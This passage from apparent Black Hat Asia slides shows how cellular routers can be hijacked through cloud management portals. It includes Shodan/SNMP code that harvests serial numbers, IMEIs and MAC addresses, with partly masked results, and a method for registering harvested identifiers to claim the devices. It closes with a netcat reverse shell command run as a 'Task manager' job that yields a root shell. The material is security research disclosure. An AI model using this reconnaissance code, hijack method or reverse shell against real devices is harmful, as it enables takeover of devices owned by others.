65                     ['1.3.6.1.4.1.20542.9.1.1.1.1154.0',
66                     '1.3.6.1.4.1.20542.9.1.1.2.10.0',
67                     '1.3.6.1.4.1.20542.9.1.1.6.5026.0'],
68                     hlapi.CommunityData('public'))
69
70                 serial = query_res.get('1.3.6.1.4.1.20542.9.1.1.1.1154.0', None)
71                 imei = query_res.get('1.3.6.1.4.1.20542.9.1.1.2.10.0', None)
72                 print("-----")
73                 print("Serial Number: {}".format(serial))
74                 print("IMEI      : {}".format(imei))
75             except Exception as e:
76                 pass
77             if len(results) == 100:
78                 page += 1
79             else:
80                 break

```



Collect

```

-----
Serial Number: LT917 .1036
IMEI      : 35864 .792
-----
Serial Number: LT815 .1032
IMEI      : 35396 .432
-----
Serial Number: LT917 .1036
IMEI      : 35517 .470
-----
Serial Number: LT917 .1036
IMEI      : 35517 .811
-----
Serial Number: LT636 .1028
IMEI      : 35922 .902
-----
Serial Number: LT606 .1025
IMEI      : 35922 .941
-----
Serial Number: CA134 .004
IMEI      : 35922 .388
-----
Serial Number: LT831 .1032
IMEI      : 35396 .602
-----
Serial Number: LT908 .1036
IMEI      : 35396 .211
-----
Serial Number: LT917 .1036
IMEI      : 35517 .256
-----
Serial Number: LT538 .1025
IMEI      : 35396 .346
-----
Serial Number: LT710 .1028
IMEI      : 35922 .453
-----
Serial Number: LT638 .1028

```

Register

→ > Select system type > AirLink RV50 Series

**Register AirLink RV50**

Type: AirLink RV50x

Serial Number  
IMEI/ESN

Name:

Activate Offer:  ON

Pre-configure system

**Register or Import a list**



# Asset registration

## Collect identifiers: SHODAN

```

59 queries = ['"Linux Teltonika" port:161']
60 api = Shodan('XXXXXXXXXX')
61
62 for query in queries:
63     page = 1
64     while True:
65         ans = api.search(query=query, page=page)
66         total = ans['total']
67         print("Number of results: " + str(total))
68         results = ans['matches']
69         for result in results:
70             try:
71                 ip_address = result['ip_str']
72                 query_res = get(ip_address,
73                                 ['1.3.6.1.4.1.48690.1.1.0',
74                                  '1.3.6.1.4.1.48690.1.5.0',
75                                  '1.3.6.1.2.1.2.2.1.6.2'],
76                                  hlapi.CommunityData('public'))
77                 serial = query_res.get('1.3.6.1.4.1.48690.1.5.0', None)
78                 mac_address = query_res.get('1.3.6.1.2.1.2.2.1.6.2', None)
79                 if len(str(serial))==10 and mac_address:
80                     print("-----")
81                     print("Serial Number: {}".format(serial))
82                     print("MAC Address : {}".format(prettify(mac_address)))
83             except Exception as e:
84                 pass
85             if len(results) == 100:
86                 page += 1
87             else:
88                 break

```



Collect

```

Serial Number: 112229
MAC Address : 00:1e: 8:e04
-----
Serial Number: 110200
MAC Address : 00:1e: 9:9d
-----
Serial Number: 110485
MAC Address : 00:1e: 3:7b
-----
Serial Number: 110767
MAC Address : 00:1e: 1:31
-----
Serial Number: 110270
MAC Address : 00:1e: 7:bc
-----
Serial Number: 110485
MAC Address : 00:1e: 1:45
-----
Serial Number: 111262
MAC Address : 00:1e: 3:b8
-----
Serial Number: 111447
MAC Address : 00:1e: 3:5c
-----
Serial Number: 110633
MAC Address : 00:1e: 9:b7
-----
Serial Number: 110270
MAC Address : 00:1e: 9:35
-----
Serial Number: 100039
MAC Address : 00:1e: 9:71
-----
Serial Number: 110369
MAC Address : 00:1e: 3:54
-----
Serial Number: 110878
MAC Address : 00:1e: L:27

```

Register

Manual From File

This form is used to add a device or multiple devices to your RMS company. To successfully add a device, you must use your device's serial number and MAC address (or IMEI if you are adding a TRB device), both of which can be found on the box the device came in, as well as in your router web settings. [Click here](#) to view a list of RMS compatible devices.


[How to add a new device to RMS](#)

Company	company_12
Device model type	RUT
<input checked="" type="checkbox"/> Automatically enable device service	<input type="radio"/>
Name	Serial number
<input type="checkbox"/>	LAN MAC Address

**SUBMIT**

# Asset registration

## Collect identifiers: WiGLE





# Asset registration

## Collect identifiers: WiGLE

```
c:\>recon_wigle.py --mac_prefix 00:1E:42 --only_count True  
Number of unique results with 00:1E:42 MAC Address prefix:
```

141548


```
"trilat": 35.750000,  
"trilong": -106.350000, 2,  
"ssid": "L",  
"qos": 0,  
"lasttime": "2020-02-10T17:00:00",  
"lastupd": "2022-07-10T17:00:00",  
"netid": "00:1E:42",  
"type": "infra",  
"wep": "2",  
"channel": 1,  
"encryption": "wpa2",  
"country": "US",  
"region": "NM",
```



# Asset registration

## Collect identifiers: Information disclosure by vendor

← → C 🔒 csm.sierrawireless.com/WarrantyChecker.aspx



The diagram illustrates a three-step process for asset registration:

- Collect:** A screenshot of a Sierra Wireless Warranty Checker interface shows a file upload dialog box titled "IMEIs.txt ...". The file contains a list of IMEI numbers. A blue arrow points from this step to the "Check Multiple Devices from File" section of the interface.
- Register:** A screenshot of a "Register AirLink RV50x" form shows a table with "Serial Number" and "IMEI Number(s)" columns. Several rows of data are listed, with the second row highlighted by a red box. A blue arrow points from this step to the "Register" button on the form.
- Final Step:** A screenshot of the "Register AirLink RV50x" form shows the "Serial Number" and "IMEI/ESN" fields filled with data from the previous step. The "Serial Number" field is highlighted with a red box. A blue arrow points from this step to the "Register or Import a list" button at the bottom right.

**Warranty Information**

**Check Single Device**

Any Serial or IMEI Number \*

**Check Warranty**

- Or -

**Check Multiple Devices from File ?**

Choose File IMEIs.txt

**Check Multiple Warranties**

**IMEIs.txt ...**

File Edit Format View Help

353968099238020  
353968099238021  
353968099238022  
353968099238023  
353968099238024  
353968099238025  
353968099238026  
353968099238027  
353968099238028  
353968099238029  
353968099238030  
353968099238031  
353968099238032  
353968099238033  
353968099238034  
353968099238035  
353968099238036  
353968099238037  
353968099238038  
353968099238039  
353968099238040  
353968099238041  
353968099238042  
353968099238043  
353968099238044  
353968099238045  
353968099238046  
353968099238047  
353968099238048  
353968099238049  
353968099238050  
353968099238051  
353968099238052  
353968099238053

Serial Number	IMEI Number(s)
5912437068	358643075767520
358643075767521	
358643075767522	
358643075767523	
358643075767527	
5912437324	358643075767538
358643075767539	
358643075767544	
358643075767545	
5912437310	358643075767546

Register AirLink RV50x

Type: AirLink RV50x

Serial Number

IMEI/ESN

Name:

Activate Offer:  ON


Pre-configure system

Register or Import a list


#BHASIA @BlackHatEvents

# Asset registration

## Device takeover to RCE




The screenshot shows a left sidebar with 'MANAGEMENT' and 'RMS CONNECT' sections. Under 'MANAGEMENT', 'Devices', 'Wi-Fi & Hotspots', and 'Task manager' are listed, with 'Task manager' highlighted by a red box. Under 'RMS CONNECT', 'Remote access', 'Remote mobile devices', and 'Access history' are listed.



The screenshot shows a task configuration interface. The 'Task name' is 'reverse shell' and the 'Task type' is 'Command'. In the 'COMMAND VARIABLES' section, it says 'No variables added'. In the 'Command' section, the following exploit code is entered:

```
rm -f /tmp/f; mknod /tmp/f p; cat /tmp/f | /bin/sh -i 2>&1| nc 192.168.101.167 9090 >/tmp/f
```




The terminal session shows a successful reverse shell connection to a listener on port 9090. The user 'john' has gained root privileges (uid=0(root)).

```
john@itm:~$ nc -nlvp 9090
Listening on 0.0.0.0 9090
Connection received on 1
/bin/sh: can't access tty; job control turned off
BusyBox v1.34.1 (2021-08-31)
/ # id
uid=0(root) gid=0(root)
/ #
```

# Attack vectors

